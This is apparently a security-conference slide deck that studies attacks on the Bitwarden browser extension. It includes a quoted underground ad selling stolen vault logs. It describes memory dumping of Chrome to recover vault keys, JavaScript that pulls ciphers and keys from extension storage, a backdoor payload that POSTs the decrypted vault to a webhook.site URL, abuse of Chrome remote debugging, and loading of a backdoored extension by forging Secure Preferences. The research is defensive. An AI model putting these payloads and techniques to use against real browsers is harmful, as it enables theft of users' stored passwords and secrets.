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Web-based Password Managers Under Attack: A Bitwarden Case Study

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Web Based Password Managers Features

- Cloud Access and Synchronization
- Cross-Platform Support
- Browser Extensions & Autofill

Actively Targeted

bitwarden logs - get user's saved passwords | money machine!
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- **What is bitwarden?**

Bitwarden is a password management service that stores sensitive information such as website credentials in an encrypted vault (Yes, people save

- **What am i selling?**

Unchecked accounts, from my private logs. This means, 1 log = 1 hand. People save crypto wallet passwords, email passwords, website passwords congratulations.

Logs - [example] - [CLICK HERE](#)
User example - [https://i.gyazo.com/73\[redacted\].mp4](https://i.gyazo.com/73[redacted].mp4)

- **Price list**

2 logs - 20\$
10 logs - 70\$
(Stock: ~130 logs)

www.infostealers.com

EOS Authenticator	oeljdldpnmdbchonieliidgobddffflal
GAuth Authenticator	ilgcnhelpchnceeiippijaljklblcobl
Bitwarden	nngceckbapebfimlniiiahkandclblb
KeePassXC	oboona kemofpalcgghocfoadofidjkkk
Dashlane	fdjamakpfbdddfjaoaikfcpapjohcfmg
NordPass	fooolghllnmhmmndgjiamiiiodkpenpbb
Keeper	bfogiafebfohielmehodmfbbebbbpei
RoboForm	pnlccmojcmehlpvggmfnbbiapkmbliob
LastPass	hdokiejnpimakedhajhdlcegeplioahd
BrowserPass	naepdomgkenhinolocfifgehiddafch
MYKI	bmikpgodpkclnkgmnppehdgcimmided
Splickity	jhfjfclepacoldmjmkmldmganfaalklb
CommonKey	chgfefjpcobfbnpmiokfjjaglahmnded
Zoho Vault	igkpcodhieompeloncfnbekccinhapdb
Opera Wallet	gojhcdgcpbpfigcaeipfhfegekdgiblk

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Goals

- Understand how attackers operate
- Proactively develop attacks and defense strategies


⇒ Take Bitwarden as a case study!

Bitwarden Password Manager



Bitwarden

- One of the most popular password managers
- Compliant to multiple security requirements
- Open source

Bitwarden Clients



Bitwarden Clients



Bitwarden Log In Methods

> Password

> Device Approval



Additional Factor
(ex: TOTP)

> Passkeys


> SSO

Case Study

- > Up-to-date Windows 11
- > Latest Chrome browser version
- > Latest Bitwarden extension version
- > Password + TOTP authentication
- > Attacker with command execution capability

Attack Scenarios


- Attacker with command execution capability





Bitwarden Authentication & Database Decryption

Bitwarden Security Whitepaper



The screenshot shows the Bitwarden Security Whitepaper page. The header includes the Bitwarden logo, a search bar, and links for Business sales, Get started, and Log in. The left sidebar contains a navigation menu with links to Home, Release Notes, Account Access, Password Manager, Bitwarden Authenticator, Secrets Manager, Admin Console, Provider Portal, Self-host, Security (expanded), Bitwarden Security Whitepaper (selected), Data, Encryption, Software Development, Trusted Communications, Compliance, Audits, and Certifications, Bitwarden Subprocessors, Server Geographies, Security FAQs, Plans & Pricing, and Learning Center. The main content area is titled 'Bitwarden Security Whitepaper Overview' and features an introduction paragraph, a section on 'Cybersecurity threats are high, but practices are low' with three sub-paragraphs, and a concluding statement. The right sidebar includes links to Download Bitwarden, Feature Request, Ask the Community, Learning Center, Contributor Guidelines, Download as PDF, and Contact support. It also displays the Cloud Status as Operational and a table of contents for the page.

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SECURITY

Bitwarden Security Whitepaper

Overview

Everyone is more connected than ever

Internet-connected devices and services are more critical than ever in today's society. As more and more companies provide innovative software-as-a-service products that improve users' lives at home and at work, the number of credentials and machine secrets grow exponentially. As do the threats to their security.

Cybersecurity threats are high, but practices are low

Threats to user and customer data continue to rise. It's almost every week that a breach or ransomware attack makes the news, and those are only the incidents large enough to be published. In 2023, [IBM reported](#) that the average cost of a US data breach approaches \$9.48 Million, taking into account investigation costs, legal fees, opportunity cost, and loss of customer trust.

Research from [Verizon](#) shows that compromised credentials account for 86% of data breaches. This includes the use of passwords that have been guessed, phished, or leaked in other breaches.

With such threats, one would expect that businesses armed their employees with as much training and tools as possible, but [Bitwarden research](#) shows that users aren't always following best practices, including 90% of respondents saying that they reused passwords.

Security experts recommend that users have a different, randomly generated password for every account. But how does one manage all those passwords? And how can good password habits be maintained across an organization?

Bitwarden helps secure individuals, businesses, and infrastructure secrets

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Overview

Bitwarden security principles

Key security measures

Security tools for users

Hashing, key derivation, and encryption

Account creation

Authentication and decryption

Rotating the account encryption key


Variations

Sharing data between users

When you create an organization


When users join an

<https://bitwarden.com/help/bitwarden-security-white-paper>



function(mail, password)

Stretched Master Key




MFA

Master Password Hash

Bearer Token

Encrypted DB

Bitwarden Server



Decrypted DB

Bitwarden Crypto Playground

Key Derivation

Email	Master Password	PBKDF2 Iterations
<input type="text" value="bitwarden@brucon.org"/>	<input type="password" value="*****"/>	<input type="text" value="600000"/>

Master Key

Master Password Hash

Stretched Master Key

Encryption Key

MAC Key

Generated Symmetric Key

<https://bitwarden.com/crypto.html> (Wayback Machine)

How is Bitwarden data stored?


Data	Storage	Location
Bearer Token	Extension Local Storage	Disk + Memory
Encrypted Database	Extension Local Storage	Disk + Memory
Encryption/Decryption Key	Extension Session Storage JavaScript variables	Memory
Decrypted Database	JavaScript variables	Memory

***once the database is unlocked by the user**

Parsing Secrets in Browser Memory

Memory Dump Utilities

➤ The “official” ones



ProcDump v11.0

12/12/2022

By Mark Russinovich and Andrew Richards

Published: 11/03/2022



[Download ProcDump](#) (714 KB)

[Download ProcDump for Linux \(GitHub\)](#)

[Download ProcDump for Mac \(GitHub\)](#)

MiniDumpWriteDump function (minidumpapiset.h)

02/21/2024

Writes user-mode minidump information to the specified file.

Syntax

```
C++  
  
BOOL MiniDumpWriteDump(  
    [in] HANDLE hProcess,  
    [in] DWORD ProcessId,  
    [in] HANDLE hFile,  
    [in] MINIDUMP_TYPE DumpType,  
    [in] PMINIDUMP_EXCEPTION_INFORMATION ExceptionParam,  
    [in] PMINIDUMP_USER_STREAM_INFORMATION UserStreamParam,  
    [in] PMINIDUMP_CALLBACK_INFORMATION CallbackParam  
);
```

Memory Dump Utilities

> The “official but not so expected” #lolbin gang

 bohops
@bohops

Traduire le post


#lolbin #lolbas

Yet another signed process dump tool [from .NET Diagnostic Tools] ->

dotnet-dump.exe collect -p <lsass pid>

```
>dotnet-dump.exe collect -p 66CE-7053
test\dotnet-dump\dump_20230313_102402.dmp
>dir
is C_DRIVE
er is 66CE-7053
st\dotnet-dump
M <DIR> .
M <DIR> ..
M 5,189,808 dotnet-
M 58,479,535 dump_20230313_102402.dmp
Status
-----
584035173 Valid
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
 giMini
@pabraeken

Nice #LoLBin from Steam (Valve) :-p

Dump a Windows process with a Valve Signed Binary:

WriteMiniDump.exe PID DumpFilePath

@Oddvarmoe



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Binary	Functions	Type	ATT&CK® Techniques
Diskshadow.exe	Dump (CMD) Execute (CMD)	Binaries	T1003.003: NTDS T1202: Indirect Command Execution
rdleakdiag.exe	Dump	Binaries	T1003: OS Credential Dumping T1003.001: LSASS Memory
Tttracer.exe	Execute (EXE) Dump	Binaries	T1127: Trusted Developer Utilities Proxy Execution T1003: OS Credential Dumping
wbadmin.exe	Dump	Binaries	T1003.003: NTDS
Comsvcs.dll	Dump	Libraries	T1003.001: LSASS Memory
adplus.exe	Dump Execute (CMD, EXE)	OtherMSBinaries	T1003.001: LSASS Memory T1127: Trusted Developer Utilities Proxy Execution
Createdump.exe	Dump	OtherMSBinaries	T1003: OS Credential Dumping
dsdbutil.exe	Dump	OtherMSBinaries	T1003.003: NTDS
Dump64.exe	Dump	OtherMSBinaries	T1003.001: LSASS Memory
DumpMinitool.exe	Dump	OtherMSBinaries	T1003.001: LSASS Memory
ntdsutil.exe	Dump	OtherMSBinaries	T1003.003: NTDS

Cleartext Secrets in Memory

Keep your memory dump shut: Unveiling data leaks in password managers

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Abstract. Password management has long been a persistently challenging task. This led to the introduction of password management software, which has been around for at least 25 years in various forms, including desktop and browser-based applications. This work assesses the ability of two dozen password managers, 12 desktop applications, and 12 browser-plugins, to effectively protect the confidentiality of secret credentials in six representative scenarios. Our analysis focuses on the period during which a Password Manager (PM) resides in the RAM. Despite the sensitive nature of these applications, our results show that across all scenarios, only three desktop PM applications and two browser plugins do not store plaintext passwords in the system memory. Oddly enough, at the time of writing, only two vendors recognized the exploit as a vulnerability, reserving CVE-2023-23349, while the rest chose to disregard or underrate the issue.

Keywords: Password Managers · Security · Data leaks · Vulnerability

<https://arxiv.org/abs/2404.00423>



The poster for Offensive X Hacking Conference 2024 features a dark blue background with the text 'OFFENSIVE X' in a stylized, multi-colored font at the top. Below it, 'Hacking Conference 2024' is written in a large, green, sans-serif font. The location 'ATHENS, GREECE' is printed in white. A portrait of Efstratios Chatzoglou, a man with a beard wearing a white shirt, is shown in a white-bordered box. To the right of the portrait are two small colored squares, one purple and one yellow. Below the portrait, the word 'Speaker' is written in white, followed by the name 'EFSTRATIOS CHATZOGLU' in a larger white font. Underneath the name is the title 'Identifying User Credential Leaks in Password Management Software' in a smaller white font. At the bottom left, the website 'www.offensivex.org' is listed. A small line of text at the very bottom reads 'OFFENSIVEX 2024 - Efstratios Chatzoglou - Identifying User Credential Leaks In Password Mgmt S/W'. There are some colorful horizontal bars (red, cyan, magenta) at the bottom right of the poster.

<https://www.youtube.com/watch?v=fKvZebyOtg0>

Cleartext Secrets in Memory

```
Data appended to the dump file: app.dmp
Searching for entries (1/2).
Pattern Data: :{"username\":"bw-brucon-study@protonmail.com\","password\":"P@$w0rd!!P@$w0rd!!\","passwordRe
Data saved to file.
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Pattern Data: :{"username\":"2.ALC6sh5BWyNrE2D/4AopaQ==|YJS/QPXpAgf72aT/S7H+GTd95R0nP3C1VpLnTGd27RY=|lcB9o2ZjFi3
Data saved to file.
Pattern Data: :{"username\":"2.wvyfy5NbFz7VvKN9b0LP7A==|s9f2xx2sct7z3sX9XAWfxNjspdkuuNkFT/+erXfGoeI=|aqPxSZ8Wz/b
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Pattern Data: :{"username\":"2.ALC6sh5BWyNrE2D/4AopaQ==|YJS/QPXpAgf72aT/S7H+GTd95R0nP3C1VpLnTGd27RY=|lcB9o2ZjFi3
Data saved to file.
Pattern Data: :{"username\":"2.KyBwhsXDBxcngzRW5r8cAQ==|yhpxbieQNk8i0b6ya7IH8ft0FxdGJIndZZXmWbOKwSI=|4pxrWVHXgE4
Data saved to file.
```

<https://github.com/efchatz/pandora>



How is Bitwarden data stored?

Data	Storage	Location
Bearer Token	Extension Local Storage	Disk + Memory
Encrypted Database	Extension Local Storage	Disk + Memory
Encryption/Decryption Key	Extension Session Storage JavaScript variables	Memory
Decrypted Database	JavaScript variables	Memory

Encryption Key in Memory too!

Find Results

Address	Value
Found 11 occurrences of '1b 16 db a2 1c b1 89 39 1e b6 ad 24 0c 94 39 1d 50 cb f5 69 5e b3 d7 9d 81 c7 ca ad 9d 6e 15 07 6b 4b 24 72 2b 39 a9 32 5c e1 37 0f 81 d8 d7 d9 fc d7 87 71 5c 49 a6 10 6b 36 e6 83 4f 5a 0d 50'.	
4164258h	1b 16 db a2 1c b1 89 39 1e b6 ad 24 0c 94 39 1d 50 cb f5 69 5e b3 d7 9d 81 c7 ca ad 9d 6e 15 07 6b 4b 24 72 2b 39 a9 32 5c e1 37 0f 81 d8 d7 d9 fc d7 87 71 5c 49 a6 10 6b 36 e6 83 4f 5a 0d 50
416449Ch	1b 16 db a2 1c b1 89 39 1e b6 ad 24 0c 94 39 1d 50 cb f5 69 5e b3 d7 9d 81 c7 ca ad 9d 6e 15 07 6b 4b 24 72 2b 39 a9 32 5c e1 37 0f 81 d8 d7 d9 fc d7 87 71 5c 49 a6 10 6b 36 e6 83 4f 5a 0d 50
4164554h	1b 16 db a2 1c b1 89 39 1e b6 ad 24 0c 94 39 1d 50 cb f5 69 5e b3 d7 9d 81 c7 ca ad 9d 6e 15 07 6b 4b 24 72 2b 39 a9 32 5c e1 37 0f 81 d8 d7 d9 fc d7 87 71 5c 49 a6 10 6b 36 e6 83 4f 5a 0d 50
59ED35Ch	1b 16 db a2 1c b1 89 39 1e b6 ad 24 0c 94 39 1d 50 cb f5 69 5e b3 d7 9d 81 c7 ca ad 9d 6e 15 07 6b 4b 24 72 2b 39 a9 32 5c e1 37 0f 81 d8 d7 d9 fc d7 87 71 5c 49 a6 10 6b 36 e6 83 4f 5a 0d 50
5A0E788h	1b 16 db a2 1c b1 89 39 1e b6 ad 24 0c 94 39 1d 50 cb f5 69 5e b3 d7 9d 81 c7 ca ad 9d 6e 15 07 6b 4b 24 72 2b 39 a9 32 5c e1 37 0f 81 d8 d7 d9 fc d7 87 71 5c 49 a6 10 6b 36 e6 83 4f 5a 0d 50
61E7544h	1b 16 db a2 1c b1 89 39 1e b6 ad 24 0c 94 39 1d 50 cb f5 69 5e b3 d7 9d 81 c7 ca ad 9d 6e 15 07 6b 4b 24 72 2b 39 a9 32 5c e1 37 0f 81 d8 d7 d9 fc d7 87 71 5c 49 a6 10 6b 36 e6 83 4f 5a 0d 50
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620DF40h	1b 16 db a2 1c b1 89 39 1e b6 ad 24 0c 94 39 1d 50 cb f5 69 5e b3 d7 9d 81 c7 ca ad 9d 6e 15 07 6b 4b 24 72 2b 39 a9 32 5c e1 37 0f 81 d8 d7 d9 fc d7 87 71 5c 49 a6 10 6b 36 e6 83 4f 5a 0d 50
620DFF8h	1b 16 db a2 1c b1 89 39 1e b6 ad 24 0c 94 39 1d 50 cb f5 69 5e b3 d7 9d 81 c7 ca ad 9d 6e 15 07 6b 4b 24 72 2b 39 a9 32 5c e1 37 0f 81 d8 d7 d9 fc d7 87 71 5c 49 a6 10 6b 36 e6 83 4f 5a 0d 50

Quick & Dirty Pattern Discovery

1. Dump process memory in various situations
2. Search for known encryption keys
3. Identify common bytes before/after
4. Triage / Statistics / Outliers Elimination...
5. Build a Regex & Profit?

⇒ If multiple data matches our pattern, we can still test them all against the database!

Quick & Dirty Pattern Discovery

```
[/workspace/procdump]  
- python3 find_patterns.py
```

Found encryption keys in dump files:

win10_db1.dmp: 17 matches for encryption key 1b16dba21c..

win10_db1_res.dmp: 10 matches for encryption key 1b16dba21c..

win11_db2.dmp: 3 matches for encryption key 7b5ca59833..

win10_db2.dmp: 2 matches for encryption key 7b5ca59833..

Quick & Dirty Pattern Discovery

```
Identified patterns per dump:
```

```
win10_db1.dmp:
```

```
Patterns:
```

```
00 00 00 00 03 00 00 00 6d 09 00 00 xx 00 00 00
```

```
Merged patterns:
```

```
00 00 00 00 03 00 00 00 6d 09 00 00 xx 00 00 00
```

```
win10_db1_FCS.dmp:
```

```
Patterns:
```

```
00 00 00 00 03 00 00 00 6d 09 00 00 xx 00 00 00
```

```
Outliers:
```


```
00 00 00 00 03 00 00 00 70 49 20 00 40 00 00 00
```

Attack Plan

1. Get encrypted database from disk
2. Wait for user to unlock its vault
3. Dump *chrome.exe* process memory
4. Parse encryption key candidates from the dump
5. Test them against the encrypted database
6. Profit?

Demo Time!


1. Get encrypted database from disk



```
[~]  
dfleveldb log -s 000003.log | jq 'select(.key | test("_ciphers_ciphers")).value' |  
{  
  "1daa927e-cf48-4850-be2c-b3440088ad8c": {  
    "id": "1daa927e-cf48-4850-be2c-b3440088ad8c",  
    "organizationId": null,  
    "folderId": null,  
    "edit": true,  
    "viewPassword": true,  
    "permissions": {  
      "response": {  
        "delete": true,  
        "restore": true  
      },  
      "delete": true,  
      "restore": true  
    },  
    "organizationUseTotp": false,  
    "favorite": false,  
    "revisionDate": "2025-08-25T08:22:12Z",  
    "type": 1,  
    "name": "2./0HAp85CmxSGbYWdmETzpg==|5P0Uqg1+6ZkKq7dpCW/wYg==|H/Q+DMP0ku3M2W2GxdXta",  
    "notes": null,  
  },  
}
```

Demo Time!

2. Wait for the user to unlock its vault



Demo Time!

3. Dump *chrome.exe* process memory

```
1036924214738,9633582779928741928,2097152 --field-trial-handle=2236,i,14060007117342489740,14193552861348813097,262144 --variab
7140 6884 1 "C:\Program Files\Google\Chrome\Application\chrome.exe" --type=renderer --extension-process
--lang=en-US --device-scale-factor=1 --num-raster-threads=1 --renderer-client-id=13 --time-ticks-at-unix-epoch=-17586348131937
4637688379536,13306684574858225519,2097152 --field-trial-handle=2236,i,14060007117342489740,14193552861348813097,262144 --variab
6492 6884 1 "C:\Program Files\Google\Chrome\Application\chrome.exe" --type=renderer --enable-dinosaur-ea
--lang=en-US --device-scale-factor=1 --num-raster-threads=1 --renderer-client-id=14 --time-ticks-at-unix-epoch=-17586348131937
```

```
[09/23 10:50:36] beacon> inlineExecute-Assembly --dotnetassembly /home/kali/SharpDump.exe --assemblyargs 7140
[09/23 10:50:36] [*] Running inlineExecute-Assembly by (@anthemtotheego)
[09/23 10:50:36] [+] host called home, sent: 22258 bytes
[09/23 10:51:02] [+] received output:

[*] Dumping chrome (7140) to C:\Windows\Temp\debug7140.out
[+] Dump successful!
```

Demo Time!

4. Parse encryption key candidates from the dump
5. Test them against the encrypted database

```
[/workspace/procdump]  
python3 bw_decrypt.py --dump chrome.dmp --database encrypted_database.json  
  
Parsing memory dump.. found 9 encryption key candidates!  
Bruteforcing database..  
Found a valid decryption key: 1b16dba21cb189391eb6ad240c94391d50cbf5695eb3d79d81c7caad9d6e1507  
  
Decrypted database written to decrypted.json!
```


Demo Time!

6. Profit?

```
[/workspace/procdump]
jq '.[].login' decrypted.json
{
  "username": "bw-brucon-study@protonmail.com",
  "password": "P@$w0rd!!P@$w0rd!!",
  "passwordRevisionDate": null,
  "totp": null,
  "autofillOnPageLoad": null,
  "uris": [
    {
      "match": null,
      "uri": "https://example.com",
      "uriChecksum": "EAaArVRs5qV39C9S3z00z9ynVoWeZkuNfeMpsVDQn0k="
    }
  ]
}
```



JavaScript-based Extractions

How is Bitwarden data stored?

Data	Storage	Location
Bearer Token	Extension Local Storage	Disk + Memory
Encrypted Database	Extension Local Storage	Disk + Memory
Decryption Key	Extension Session Storage JavaScript variables	Memory
Decrypted Database	JavaScript variables	Memory

JavaScript has access!

JavaScript is a prime target

- Can access every piece of critical data
- Attack paths:
 - » Execute JavaScript in the context of the extension
 - » Backdoor existing JavaScript pages

JavaScript Payload #1

```
> // Get user ID from extension's local storage
chrome.storage.local.get("global_account_accounts", acc => {
  const id = Object.keys(JSON.parse(acc.global_account_accounts.value))[0];

  // Get ciphers from extension's local storage
  const ciphersKey = `user_${id}_ciphers_ciphers`;
  chrome.storage.local.get(ciphersKey, items => {
    const ciphers = JSON.parse(items[ciphersKey].value);

    // Get crypto userKey from extension's session storage
    const cryptoKey = `user_${id}_crypto_userKey`;
    chrome.storage.session.get(cryptoKey, sitems => {
      const userKey = JSON.parse(sitems[cryptoKey].value);

      console.log("User ID:", id);
      console.log("Ciphers:", ciphers);
      console.log("Crypto UserKey:", userKey);
    });
  });
});
```

JavaScript Backdoor Targets

```
getAllDecrypted(e) {
    return yS(this, void 0, void 0, (function* () {
        const t = yield this.getDecryptedCiphers(e);
        if (null != t && 0 !== t.length) return yield this.reindexCiphers(e), t;
        const i = yield this.decryptCiphers(yield this.getAll(e), e);
        if (null == i) return [];
        const [n, r] = i;
        return yield this.setDecryptedCipherCache(n, e), yield this.setFailedDecryptedCiphers(r, e);
    })))
}
```

main.js

```
decrypt(e, t) {
    return Tee(this, void 0, void 0, (function*() {
        return (0,
        w._)(this.sdkService.userClient$(t).pipe((0,
        a.T)((t => {
            var i, n;
            const s = {
                stack: [],
                error: void 0,
                hasError: !1
            };
            try {
                yield this.decryptCiphers(t, e);
            } catch (e) {
                s.error = e;
                s.stack = e.stack;
            }
            return s;
        })))
    })))
}
```

background.js

JavaScript Payload #2

main.js

```
const i = yield this.decryptCiphers(yield this.getAll(e), e);

// write decrypted database to local storage
browser.storage.local.set({ exfiltration: btoa(JSON.stringify(i)) });

// send decrypted database in an HTTP request
fetch('https://webhook.site/acd67f54-2458-daf99-8956c78bb3390'), {
  method: 'POST',
  body: JSON.stringify(i)
}
```



Abuse Browser Debugging Features

Chrome Remote Debugging

> WebSocket API to Chrome Dev Tools

Chrome DevTools Protocol

The **Chrome DevTools Protocol** allows for tools to instrument, inspect, debug and profile Chromium, Chrome and other Blink-based browsers. Many existing projects [currently use](#) the protocol. The [Chrome DevTools](#) uses this protocol and the team maintains its API.

Instrumentation is divided into a number of domains (DOM, Debugger, Network etc.). Each domain defines a number of commands it supports and events it generates. Both commands and events are serialized JSON objects of a fixed structure.

Protocol API Docs

[The latest \(tip-of-tree\) protocol \(tot\)](#) — It [changes frequently](#) and can break at any time. However it captures the full capabilities of the Protocol, whereas the stable release is a subset. There is no backwards compatibility support guaranteed.

[v8-inspector protocol \(v8\)](#) — Enables [debugging & profiling](#) of Node.js apps.

[stable 1.3 protocol \(1-3\)](#) — The stable release of the protocol, tagged at Chrome 64. It includes a smaller subset of the complete protocol compatibilities.

Chrome Remote Debugging

➤ Can be set up with Chrome command line arguments

<code>--remote-debug-mode</code> ⓘ	<i>No description</i> ⓘ
<code>--remote-debugging-address</code> ⓘ	Use the given address instead of the default loopback for accepting remote debugging connections. Note that the remote debugging protocol does not perform any authentication, so exposing it too widely can be a security risk. ⓘ
<code>--remote-debugging-io-pipes</code> ^[1] ⓘ	Specifies pipe names for the incoming and outbound messages on the Windows platform. This is a comma separated list of two pipe handles serialized as unsigned integers, e.g. " <code>--remote-debugging-io-pipes=3,4</code> ". ⓘ
<code>--remote-debugging-pipe</code> ⓘ	Enables remote debug over stdio pipes [<code>in=3, out=4</code>] or over the remote pipes specified in the ' <code>remote-debugging-io-pipes</code> ' switch. Optionally, specifies the format for the protocol messages, can be either "JSON" (the default) or "CBOR". ⓘ
<code>--remote-debugging-port</code> ⓘ	Enables remote debug over HTTP on the specified port. ⓘ
<code>--remote-debugging-socket-name</code> ^[5] ⓘ	Enables remote debug over HTTP on the specified socket name. ⓘ
<code>--remote-debugging-targets</code> ⓘ	Provides a list of addresses to discover DevTools remote debugging targets. The format is <code><host>:<port>,...,<host>:<port></code> . ⓘ

Patched in Chrome \geq 136

Therefore, from Chrome 136 we're making changes to the behavior of `--remote-debugging-port` and `--remote-debugging-pipe`. These switches will no longer be respected if attempting to debug the default Chrome data directory. These switches must now be accompanied by the `--user-data-dir` switch to point to a non-standard directory. A non-standard data directory uses a different encryption key meaning Chrome's data is now protected from attackers.

Can still be abused by duplicating an existing profile!

Attack Plan

1. Duplicate existing User Data directory
2. Backdoor Chrome shortcuts with command line args
3. Access debugging console remotely
4. Wait for the user to unlock its vault
5. Run our JavaScript payload
6. Profit?

Demo Time!

1. Duplicate existing User Data directory
2. Backdoor Chrome shortcuts

```
[09/16 08:45:00] beacon>
[09/16 08:45:00] [+] Setting up Chrome Remote Debugger (TA00006)
[09/16 08:45:00] [*] Setting up Chrome Remote Debugger (TA00006)
[09/16 08:45:00] [+] host called home, sent: 2753 bytes
[09/16 08:45:00] [+] received output:

[*] Chrome user data dir copied to "C:\Users\jdoe\AppData\Local\Google\Chrome\User Data Debug"

[*] Successfully backdoored "C:\Users\jdoe\AppData\Roaming\Microsoft\Internet Explorer\Quick Launch\User Pinned\T
New shortcut target: "C:\Program Files\Google\Chrome\Application\chrome.exe" --user-data-dir="C:\Users\jdoe\
--remote-debugging-port=9222 --remote-allow-origins=*

[*] On next browser restart, remote debugger will be available on localhost:9222
```

```
[09/16 08:45:59] beacon> socks 1080 socks5
[09/16 08:45:59] [+] started SOCKS5 server on: 1080
[09/16 08:45:59] [+] host called home, sent: 16 bytes
```


Demo Time!

3. Access debugging console remotely

```
(kali㉿kali)-[~]  
$ proxychains -q curl http://127.0.0.1:9222/json  
[ {  
  "description": "",  
  "devtoolsFrontendUrl": "https://chrome-devtools-frontend.appspot.com/serve_rev/@36aa3351631d1  
79037D20A35EC9",  
  "id": "B60221A369FA3B76FA79037D20A35EC9",  
  "title": "New Tab",  
  "type": "page",  
  "url": "chrome://newtab/",  
  "websocketDebuggerUrl": "ws://127.0.0.1:9222/devtools/page/B60221A369FA3B76FA79037D20A35EC9"  
},  
{  
  "url": "chrome-extension://nngceckbapebfimlniiahkandclblb/background.js",  
  "websocketDebuggerUrl": "ws://127.0.0.1:9222/devtools/page/FAB78DECE463CF1A46704D3836820F9A"
```

Demo Time!

4. Wait for the user to unlock its vault



Demo Time!

5. Run our JavaScript payload

```
{
  "id": 1,
  "method": "Runtime.evaluate",
  "params": {
    "expression": "new Promise(r => chrome.storage.session.get(null, r))",
    "awaitPromise": true,
    "returnByValue": true
  }
}
```

```
(kali@kali)-[~]
$ proxychains -q wscat -c ws://127.0.0.1:9222/devtools/page/FAB78DECE463CF1A46704D3836820F9A
Connected (press CTRL+C to quit)
> {"id":1,"method":"Runtime.evaluate","params":{"expression":"new Promise(r => chrome.storage.ses
< {"id":1,"result":{"result":{"type":"object","value":{"session-key":{"__json__":true,"value":{"\
Avk6c9K9CEpOW0LECUdpWM09Y2jAiLQ1+g=\\"}}},"state":{"__json__":true,"value":{"\"accounts\":{\
ey\":{}},\"profile\":{\\"userId\":\\"244b232b-5d97-4f6b-ac00-b33600ed1fa9\\",\\"email\\":\\"bw-brucon-s
f6b-ac00-b33600ed1fa9_crypto_userKey":{"__json__":true,"value":{"\"keyB64\\":\\"GxbbohyxiTketq0kDJQ
NUA=\\"}}},"user_244b232b-5d97-4f6b-ac00-b33600ed1fa9_masterPassword_masterKey":{"__json__":true,
gA=\\"}}}}}}}
```



Demo Time!

6. Profit!


```
[~]  
python3 bw-decrypt.json --key 'GxbbohyxiTketq0kDJQ5HVDL9Wles9edgcfKrZ1uFQc=' --database 'encrypted_database.json'  
Decrypted database written to decrypted.json!
```

Backdoor Bitwarden Extensions


Backdooring Bitwarden Extension




Backdooring Bitwarden Extensions



How are Chrome extensions installed?



How are Chrome extensions installed?



Secure Preferences Files

HMAC and “Secure Preferences”: Revisiting Chromium-based Browsers Security

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Abstract. Google disabled years ago the possibility to freely modify some internal configuration parameters, so options like silently (un)install browser extensions, changing the home page or the search engine were banned. This capability was as simple as adding/removing some lines from a plain text file called Secure Preferences file automatically created by Chromium the first time it was launched. Concretely, Google introduced a security mechanism based on a cryptographic algorithm named Hash-based Message Authentication Code (HMAC) to avoid users and applications other than the browser modifying the Secure Preferences file. This paper demonstrates that it is possible to perform browser hijacking, browser extension fingerprinting, and remote code execution attacks as well as silent browser extensions (un)installation by coding a platform-independent proof-of-concept changeware that exploits the HMAC, allowing for free modification of the Secure Preferences file. Last but not least, we analyze the security of the four most important Chromium-based browsers: Brave, Chrome, Microsoft Edge, and Opera, concluding that all of them suffer from the same security pitfall.

Keywords: HMAC · Changeware · Chromium · Web Security

<https://www.cse.chalmers.se/~andrei/cans20.pdf>

Secure Preferences Files

```
"extensions": {  
  "settings": {  
    "nngceckbapebfimnlniiiahkandclblb": {  
      "manifest": {  
        "default_locale": "en",  
        "description": "At home, at work, or on the go, Bitwarden easily secures all your passwords, passkeys, and sensitive information",  
        "homepage_url": "https://bitwarden.com",  
        "host_permissions": ["https://*/", "http://*/"],  
        "icons": {  
          "128": "images/icon128.png",  
          "16": "images/icon16.png"
```

```
"path": "nngceckbapebfimnlniiiahkandclblb\\2025.8.2_0",
```

```
},  
"key": "MIIBIjANBgkqhkiG9w0BAQEFAAOCAQ8AMIIBCgKCAQEAmqKbvreshyXRuN2gikeR1idqR6KL0Di89JZcMyD4bjJRZVmQ07aznSGSALIHZSAUGYocUYBNDOP5QAhImx>  
"manifest_version": 3.
```

```
"ui": {  
  "developer_mode": true  
}
```

```
, "privacy"],  
"clipboardRead", "clipboardWrite", "contextMenus", "idle", "offscreen", "scripting", "storage",  
'overlay/menu-list.html"]
```

```
managed_schema : managed_schema.json",  
},  
"update_url": "https://clients2.google.com/service/update2/crx",  
"version": "2025.8.1",
```

Secure Preferences.json

Backdooring Bitwarden Extension, again!

1. Drop unpacked extension to disk
2. Update Secure Preferences file to load the extension
3. Wait for the user to unlock its vault
4. Profit?

Demo Time!

1. Drop unpacked extension to disk

```
beacon> upload  
[*] Tasked beacon to upload  
[+] host called home, sent:
```

```
beacon> upload  
[*] Tasked beacon to upload  
[+] host called home, sent:
```

```
beacon> upload  
[*] Tasked beacon to upload  
[+] host called home, sent:
```

```
beacon> upload  
[*] Tasked beacon to upload  
[+] host called home, sent:
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beacon> upload  
[*] Tasked beacon to upload  
[+] host called home, sent:
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```
beacon> upload  
[*] Tasked beacon to upload  
[+] host called home, sent:
```

```
beacon> upload  
[*] Tasked beacon to upload  
[+] host called home, sent:
```

Demo Time!

2. Update Secure Preferences file to load the extension

```
beacon>
```

```
[*] Tasked beacon to download C:\Users\jdoe\AppData\Local\Google\Chrome\User Data\Default\Secure  
[+] host called home, sent: 86 bytes  
[*] started download of C:\Users\jdoe\AppData\Local\Google\Chrome\User Data\Default\Secure Prefer  
[*] download of Secure Preferences is complete
```


```
> python3 update_preferences.py -s "Secure Preferences" -e "extension_preferences.json" -u 'S-1-5-21-3950569874-1870046026-950076100-1001'  
[*] Computed extension signature: C7F2E17F158BD8BAD29DAE90B320C8F8512191773956B8427D4B1F0D9D4C894E  
[*] Computed supermac: C0E22849E5352CCE01A623CD59A899008BE1BD342C059594C315A68CF0FAF6F9  
[*] Saved updated Secure Preferences File to: Secure Preferences (updated)
```

```
beacon> upload
```

```
[*] Tasked beacon to upload /home/kali/Secure Preferences as Secure Preferences  
[+] host called home, sent: 30 bytes
```

Demo Time!

3. Wait for the user to unlock its vault



4. Profit?

▼ Request Details & Headers

Permalink API URL Open in ▼ Copy as ▼

POST <https://webhook.site/8618a354-d007-48fe-a693-d0c4c2139d08>

Host Whois Shodan Netify Censys VirusTotal

Date 27/08/2025 13:53:50 (il y a 4 minutes)

Size 3.6 kB

Time 0.000 sec

ID c8c03967-497d-46a1-aa89-787e0887aa7d

Note  Add Note

accept-language en-US,en;q=0.9,fr-FR;q=0.8,fr;q=0.7

accept-encoding gzip, deflate, br, zstd

sec-fetch-storage-access active

sec-fetch-dest empty

sec-fetch-mode cors

sec-fetch-site none

```
origin chrome-extension://nngceckbapebfimnljiiiahkandclblb
```

accept */

```
content-type      text/plain;charset=UTF-8
```

```
